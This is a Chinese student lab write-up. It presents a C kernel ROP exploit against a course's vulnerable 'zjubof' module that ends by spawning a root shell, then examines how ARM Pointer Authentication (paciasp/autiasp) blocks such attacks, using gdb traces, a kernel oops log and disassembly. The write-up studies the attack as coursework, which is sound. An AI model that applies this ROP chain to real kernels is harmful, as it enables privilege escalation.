
也就是说，我们构造了这样的 payload：

（实际上，这时候只是做一个尝试，因为我们并不知道 `s_l_g()` 是否刚好帮我们把 `sp` 放到了正确的位置，如果没有的话可能还需要再调整）

C 复制代码

```c
static const u64 writeTarget = 0xffff8000107abe54;
static const u64 SLGTarget = 0xffff8000107abdb0;
static const u64 CCTarget = 0xffff8000100a5f6c;
static const u64 PKCTarget = 0xffff8000100a6214;

void multiROP(int fd) {
    char buf[200] = "A";

    copyByte(canary, buf + 24);

    u64 target = PKCTarget + *(u64 *)offset;
    copyByte((char *)&target, buf + 40);

    target = CCTarget + *(u64 *)offset;
    copyByte((char *)&target, buf + 72);

    target = SLGTarget + *(u64 *)offset;
    copyByte((char *)&target, buf + 104);

    target = writeTarget + *(u64 *)offset;
    copyByte((char *)&target, buf + 152);

    write(fd, buf, 160);

    system("/bin/sh");
}
```

运行一下试试，成功了！说明实验设计者非常善良，直接帮我们调整好了 `sp` 🤣：



5 Task 4: Linux 内核对 ROP 攻击的防护

5.1 艰难的编译和运行

用下面的指令编译：

```bash
export ARCH=arm64
make CROSS_COMPILE=aarch64-linux-gnu- defconfig
make CROSS_COMPILE=aarch64-linux-gnu- menuconfig
make CROSS_COMPILE=aarch64-linux-gnu- -j$(nproc)
```

默认已经开启 PA，所以到配置的时候直接退出就好。

编译后把 `start.sh` 中的 `-kernel ./Image` 改成 `-kernel ./vmlinux` 尝试运行，发现跑不起来：

```
syssec@VM:~/lab2_task4$ ./start.sh
```

于是尝试把 vmlinux 精简成 Image： `objcopy -O binary vmlinux Image --strip-all`


出现报错： `Unable to recognise the format of the input file 'vmlinux'`


问了同学，同学说要用 `aarch64-linux-gnu-objcopy`

然后终于能跑了））

5.2 研究防护机制

尝试发现，两种 ROP 都会导致段错误：





跟踪调试一下找找问题：

```
   0xffff800010e62c00 <zjubof_write3+48> mov    x0,  #0x0
   0xffff800010e62c04 <zjubof_write3+52> ldp    x19,  x20,  [sp,  #16]
   0xffff800010e62c08 <zjubof_write3+56> ldp    x29,  x30,  [sp],  #32
→  0xffff800010e62c0c <zjubof_write3+60> autiasp
   0xffff800010e62c10 <zjubof_write3+64> ret
   0xffff800010e62c14 <zjubof_write2+0> paciasp
   0xffff800010e62c18 <zjubof_write2+4> sub    sp,  sp,  #0x220
   0xffff800010e62c1c <zjubof_write2+8> mov    x2,  #0x1e0
   0xffff800010e62c20 <zjubof_write2+12> stp    x29,  x30,  [sp]
```

跟踪后发现，这里出现了一个 `autiasp` 指令，然后再 `ret` 的时候就跑到了奇怪的地方：

```
   0xbfff800010826cd8                  add    x25,  sp,  #0x68
   0xbfff800010826cdc                  mov    x0,  x20
   0xbfff800010826ce0                  bl     0xbfff800010e765a0
→  0xbfff800010826ce4                  str    wzr,  [x19,  #192]
   0xbfff800010826ce8                  mov    x1,  x0
   0xbfff800010826cec                  mov    x0,  x20
   0xbfff800010826cf0                  bl     0xbfff800010e760c0
   0xbfff800010826cf4                  ldr    x1,  [x22,  #8144]
   0xbfff800010826cf8                  mov    x0,  x23
```

再继续运行就会出现段错误：

```
[   13.576553] Unable to handle kernel paging request at virtual address bfff800010826ce4
[   13.593088] Mem abort info:
[   13.593526]   ESR = 0x86000004
[   13.594062]   EC = 0x21: IABT (current EL), IL = 32 bits
[   13.594568]   SET = 0, FnV = 0
[   13.594924]   EA = 0, S1PTW = 0
[   13.595256]   FSC = 0x04: level 0 translation fault
[   13.595788] [bfff800010826ce4] address between user and kernel address ranges
[   13.596502] Internal error: Oops: 86000004 [#1] PREEMPT SMP
[   13.597403] Modules linked in:
[   13.598339] CPU: 1 PID: 114 Comm: exp Not tainted 5.15.0 #34
[   13.599541] Hardware name: linux,dummy-virt (DT)
[   13.600870] pstate: 60000005 (nZCv daif -PAN -UAO -TCO -DIT -SSBS BTYPE=--)
[   13.603036] pc : 0xbfff800010826ce4
[   13.604699] lr : process_fw_state_change_wq+0x1b4/0x428
[   13.607328] sp : ffff80001235bb40
[   13.607834] x29: 0000000000000000 x28: ffff000003150dc0 x27: 0000000000000000
[   13.609057] x26: 0000000000000000 x25: 0000000000000000 x24: 0000000000000000
[   13.609994] x23: 0000000000000000 x22: ffff80001235be00 x21: 0000000000000030
[   13.611996] x20: ffff80001202f9c8 x19: ffff000003150dc0 x18: 0000000000000010
[   13.614033] x17: ffff80001202f9c8 x16: ffff000003150dc0 x15: ffff000003151218
[   13.615001] x14: 000000000000010b x13: ffff000003151218 x12: 00000000ffffffea
[   13.616051] x11: ffff800011d52ec0 x10: ffff800011d3ae80 x9 : ffff800011d3aed8
[   13.617566] x8 : 0000000000017fe8 x7 : c0000000ffffefff x6 : 0000000000000001
[   13.618558] x5 : 0000000000057fa8 x4 : 0000000000000000 x3 : 0000000000000000
[   13.619646] x2 : 0000000000000000 x1 : 0000000000000000 x0 : 0000000000000000
[   13.620924] Call trace:
[   13.621411]  0xbfff800010826ce4
[   13.622391] Code: bad PC value
[   13.623077] ---[ end trace 81493f797fee6a75 ]---
[   13.640011] [zjubof]: device release success
Segmentation fault
```


看一下 `zjubof_write3()` 的汇编：

```
-ffff800010de7c78 <zjubof_write3>:
-ffff800010de7c78:  a9be7bfd    stp x29, x30, [sp, #-32]!
-ffff800010de7c7c:  910003fd    mov x29, sp
-ffff800010de7c80:  a90153f3    stp x19, x20, [sp, #16]
-ffff800010de7c84:  aa0003f3    mov x19, x0
-ffff800010de7c88:  aa0103f4    mov x20, x1
-ffff800010de7c8c:  d0003720    adrp    x0, ffff8000114cd000 <kallsyms_token_index+0xd75d0>
-ffff800010de7c90:  91094000    add x0, x0, #0x250
-ffff800010de7c94:  97ffe4de    bl  ffff800010de100c <_printk>
-ffff800010de7c98:  aa1403e1    mov x1, x20
-ffff800010de7c9c:  aa1303e0    mov x0, x19
-ffff800010de7ca0:  97ffffca    bl  ffff800010de7bc8 <zjubof_write4>
-ffff800010de7ca4:  d2800000    mov x0, #0x0                    // #0
-ffff800010de7ca8:  a94153f3    ldp x19, x20, [sp, #16]
-ffff800010de7cac:  a8c27bfd    ldp x29, x30, [sp], #32
-ffff800010de7cb0:  d65f03c0    ret
+ffff800010e62bd0 <zjubof_write3>:
+ffff800010e62bd0:  d503233f    paciasp
+ffff800010e62bd4:  a9be7bfd    stp x29, x30, [sp, #-32]!
+ffff800010e62bd8:  910003fd    mov x29, sp
+ffff800010e62bdc:  a90153f3    stp x19, x20, [sp, #16]
+ffff800010e62be0:  aa0003f3    mov x19, x0
+ffff800010e62be4:  aa0103f4    mov x20, x1
+ffff800010e62be8:  f0003740    adrp    x0, ffff80001154d000 <kallsyms_token_index+0xd7550>
+ffff800010e62bec:  910f4000    add x0, x0, #0x3d0
+ffff800010e62bf0:  97ffe381    bl  ffff800010e5b9f4 <_printk>
+ffff800010e62bf4:  aa1403e1    mov x1, x20
+ffff800010e62bf8:  aa1303e0    mov x0, x19
+ffff800010e62bfc:  97ffffc7    bl  ffff800010e62b18 <zjubof_write4>
+ffff800010e62c00:  d2800000    mov x0, #0x0                    // #0
+ffff800010e62c04:  a94153f3    ldp x19, x20, [sp, #16]
+ffff800010e62c08:  a8c27bfd    ldp x29, x30, [sp], #32
+ffff800010e62c0c:  d50323bf    autiasp
+ffff800010e62c10:  d65f03c0    ret
```

发现其实就是多了 `paciasp` 和 `autiasp` 这两个指令。


查询资料以及观看 USENIX Security '19 – PAC it up: Towards Pointer Integrity using ARM Pointer Authentication 得知，这种防护机制叫做 ARM Pointer Authentication； `paciasp` 的全称是 Pointer Authentication Code for Instruction address, using key `A` with modifier `SP` ， `autiasp` 的全称是 Authenticate Instruction address, using key `A` with modifier `SP` 。根据定义，这两个操作都是对 `x30` ，也就是存入栈上 / 从栈上取出的返回地址做的。

这种防护机制考虑到 AArch64 中的指针存在一些未被使用的字段：




该图片，以及后续图片，均源自参考资料 [2] by Mark Rutland


因此它将该 Pointer 以及一个 64 位的 modifier（在 `paciasp` 和 `autiasp` 中就是 `sp`，因为进入和退出函数的时候 `sp` 恰好相等）、一个 128 位的密钥（运行时生成的），以某种不在指令中说明的、有可能是 implementation defined 的算法生成 PAC, Pointer Authentication Code：



并将其嵌入在指针未被使用的字段中：



或者：



使用哪一种与 tag 是否启用有关。

也就是说，在进入这个函数的时候，栈上存储的不再直接是返回地址，而是附带着加密信息的返回地址，退出时程序校验这个地址信息的有效性，如果有效才正常返回；而由于攻击者无法得知 `key` 以

及加密算法，因此攻击者无法构造出一个附带合理加密信息的到任意地方的返回地址，因此无法进行 ROP 攻击。

这一防护机制也可以应用在数据指针上。

References

1. https://lwn.net/Articles/718888/
2. https://events.static.linuxfound.org/sites/events/files/slides/slides_23.pdf
3. https://developer.arm.com/documentation/dui0801/g/A64-General-Instructions/PACIA--PACIZA--PACIA1716--PACIASP--PACIAZ

Notes

- 安装 gef：
  - `git clone https://github.com/hugsy/gef.git ~/GdbPlugins`
  - `echo "source /home/syssec/GdbPlugins/gef.py" > ~/.gdbinit`
- 运行 `debug.sh` 失败是因为没给 `x` 权限
  - `chmod a+x debug.sh`